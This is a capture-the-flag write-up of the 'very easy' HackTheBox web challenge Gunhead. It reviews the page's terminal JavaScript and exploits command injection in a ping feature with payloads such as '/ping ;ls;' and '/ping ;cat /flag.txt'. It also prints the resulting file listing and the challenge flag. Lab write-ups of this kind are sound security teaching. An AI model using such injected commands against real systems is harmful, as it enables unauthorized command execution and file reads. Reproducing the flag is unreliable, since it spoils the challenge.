

Gunhead

≡ Platform	HackTheBox
🔍 Category	Cyber Apocalypse 2023 - The Cursed Mission
🔍 Difficulty	very easy
≡ Tags	command-injection
⚙️ Status	Rooted/Finished
📎 Payload	
📎 Source Code	

Intro to the challenge

CHALLENGE NAME

Gunhead




During Pandora's training, the Gunhead AI combat robot had been tampered with and was now malfunctioning, causing it to become uncontrollable. With the situation escalating rapidly, Pandora used her hacking skills to infiltrate the managing system of Gunhead and urgently needs to take it down.

Set up

Information Gathering

▼ The application at-a-glance 🔍



▼ Source code review

```
var container = $('#scroller'),
    content = $('#blog-content'),
    scroll = $('#scrollbar'),
    doc = $(document);
content.on('scroll', function (e) {
  scroll.stop(true).css({
    height: Math.pow(container.height(), 2) / content[0].scrollHeight,
    top: content.height() * content[0].scrollTop / content[0].scrollHeight + 5
  }); // .delay(2000).animate({opacity: 0});
});
$(window).on('resize', content.trigger.bind(content, 'scroll'));
content.trigger('scroll');

scroll.on('mousedown', function (e) {
  e.preventDefault();
  var y = scroll[0].offsetTop;
  var y1 = e.originalEvent.pageY;
  doc.on('mousemove', function (e) {
    var y2 = e.originalEvent.pageY;
    scroll.css('top', Math.min(container.height() - scroll.height() + 5, Math.max(5, y + y2 - y1)));
    content[0].scrollTop = (content[0].scrollHeight * scroll[0].offsetTop / content.height());
  });
  doc.on('mouseup', function () {
    doc.off('mousemove');
  });
});
$('#close').click(function () {
  var th = this.parentNode.parentNode;
  $(th).toggleClass('opened');
});
$('#side-int').click(function () {
  $('#integer-status').toggleClass('opened');
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});
$('#side-needs').click(function () {
    $('#needs').toggleClass('opened');
});
$('#side-celia').click(function () {
    $('#celia-window').toggleClass('opened');
});

/** Celia */
// Terminal Constructor
function Terminal(is, com, cont, index, t) {
    this.is = is;          // We will assign #term to this variable.
    this.com = com;        // #term-entry will be in here.
    this.inp = com.toString() + ' > div > input';
    this.cont = cont;      // Container for the terminal.
    this.history = [];     // Command history of the terminal.
    this.log = [];         // Output history of the terminal.
    this.index = index;    // History counter for past commands.
    this.t = t;            // Temporary command of the terminal.

    $(this.com.toString()).hover(function () {
        $(this).fadeTo('fast', 1);
    }, function () {
        $(this).fadeTo('fast', 0.7);
    });
}

//--- Declare All Terminal Objects -----
var term = new Terminal('#term', '#term-entry', '#term-container', 0, ' ');

//--- Taking terminal input -----
Terminal.prototype.takeKeyInput = function (key) {
    var k = parseInt(key.which, 10);
    switch (k) {
        case 13:
            //
            if ($(this.inp).val()) {
                this.history[this.history.length] = $(this.inp).val();
                //Appends command to the last spot. THEN, the last spot+=1.
                this.index = this.history.length; //The new length is then assigned to index.
                $(this.inp).val(''); //The input is cleared. In here, it actually works.
                this.processCommand(this.history[this.index - 1]); //Then the terminal printing thing does its magic.
            }
            break;
        // Current spot:
        // Replace term with $(this) and $(this) with $(this.inp)
        case 38: // Up
        case 40: // Down
            {
                // Down
                var r = k - 39; // -1 if Up, 1 if down.
                if (r < 0 && (this.index !== 0 && this.index === this.history.length)) { //Get it started.
                    if ($(this.inp).val()) {
                        this.t = $(this.inp).val();
                    }
                    else {
                        this.t = '';
                    }
                    this.index--;
                    $(this.inp).val(this.history[this.index].toString());
                }
                else if (r > 0 && this.index === this.history.length - 1) { //if Down
                    $(this.inp).val(this.t.toString());
                    this.index = this.history.length;
                }
                else if ((r > 0 && this.index < (this.history.length - 1)) || (r < 0 && this.index > 0)) { //If we're in the process of cycling
                    this.index += r;
                    $(this.inp).val(this.history[this.index].toString());
                } //Replace the value of the input with the next/prev cycled command, adjust the index.
                break;
            }
        default:
            {
                if ($(this.inp).val() && this.index !== this.history.length) { this.index = this.history.length; }
            }
    }
};

//--- Redraw the terminal -----
Terminal.prototype.redraw = function () {

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var ww = $(window).width(); //retrieve current window width
var wh = $(window).height(); //retrieve current window height
$(this.inp).css('width', (ww - 70) + 'px');
//$( this.is.toString() ).css('width',(ww-52)+'px');
$(this.is.toString()).css('height', (wh - 50) + 'px');
//$( this.cont.toString() ).css('width',(ww-36)+'px').css('height',(20)+'px');
//$( this.com.toString() ).css('width',(ww-36)+'px').css('height',wh*0.05+'px');
//$( this.com.toString() + ' > div').css('padding-top',(wh*0.003)+'px');
};

// Define pretty much all prototype functions before document.ready
//--- Clearing terminal output -----
Terminal.prototype.clear = function () {
    this.log.length = 0;
    $(this.is.toString()).empty();
};
//--- Terminal output of items to the screen. -----
Terminal.prototype.print = function (content, width, height, alt) {
    if (!content) {
        this.log[this.log.length] = []; // Now you can printG to it.
        $(this.is).prepend('<div> </div>');
    }
    else if (!width || !height || !alt) {
        this.log[this.log.length] = content;
        $(this.is.toString()).prepend('<div>' + content + '</div>');
    }
    else {
        this.print('<img src=\"' + content + '\" width=\"' + width + '\" height=\"' + height + '\" alt=\"' + alt + '\" />');
    }
};

Terminal.prototype.printG = function (content, width, height, alt) {
    if (!width || !height || !alt) {
        this.log[this.log.length - 1][this.log[this.log.length - 1].length] = content;
        $(this.is + ' > div').first().append('<div>' + content + '</div>');
    }
    else {
        this.printG('<img src=\"' + content + '\" width=\"' + width + '\" height=\"' + height + '\" alt=\"' + alt + '\" />');
    }
}

$(document).ready(function () {
    term.init();
    $(term.inp).keydown(function (key) {
        term.takeKeyInput(key);
    });
    $(term.inp).focus();
    $(window).resize(function () {
        term.redraw();
    });
});

term.init = function () {
    term.redraw();

    term.print(); // Start a group for printG
    term.printG("Enter '/help' for all commands")
};

term.processCommand = function (com) {
    regex = /\ping [A-Za-z0-9_]*\/gm;

    switch (com.toLowerCase()) {
        case '/clear':
            {
                term.clear();
                break;
            }
        case '/help':
            {
                term.print();
                term.printG('Current Command List:');
                term.printG('/clear // Clears the command prompt. Cannot be undone.');
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
    fetch('/api/ping', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json'
      },
      body: JSON.stringify({
        'ip': host
      })
    })
    .then(res => res.json())
    .then(data => {
      data = data.output.replaceAll(/\n/g, '<br>');

      term.print('');
      term.printG(data);
    });
    break;
  }
  case '/storage':
  {
    term.print();
    term.printG('Filesystem: /dev/sda1');
    term.printG('Total Space: 20TB');
    term.printG('Used Space: 14TB');
    term.printG('Available Space: 6TB');
    term.printG('Use Percentage: 70%');
    term.printG('Mounted On: /');
    term.print();
    break;
  }
  default:
  {
    term.print();
    term.printG('Unable to understand the command!');
    break;
  }
}
if (com) { term.print('> ' + com); } // echo
};


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The Bug

- Command Injection



The `/help` command give the below result



Right away the first thing that came into my mind was `command injection`

Exploitation

1. I tried `/ping google.com`
2. `/ping ;ls;`
 - it resulted in the below result

```
Router.php
controllers
index.php
models
static
views

> /ping ;ls;
```

3. Then I looked for the flag by typing `/ping ;cat /flag.txt`

```
HTB{4lw4y5_54n1t1z3_u53r_1nput!!!}

> /ping ;cat /flag.txt;
```

Flag

```
HTB{4lw4y5_54n1t1z3_u53r_1nput!!!}
```

Writeup

Writeup - TITLE [DIFFICULTY]

Video Writeup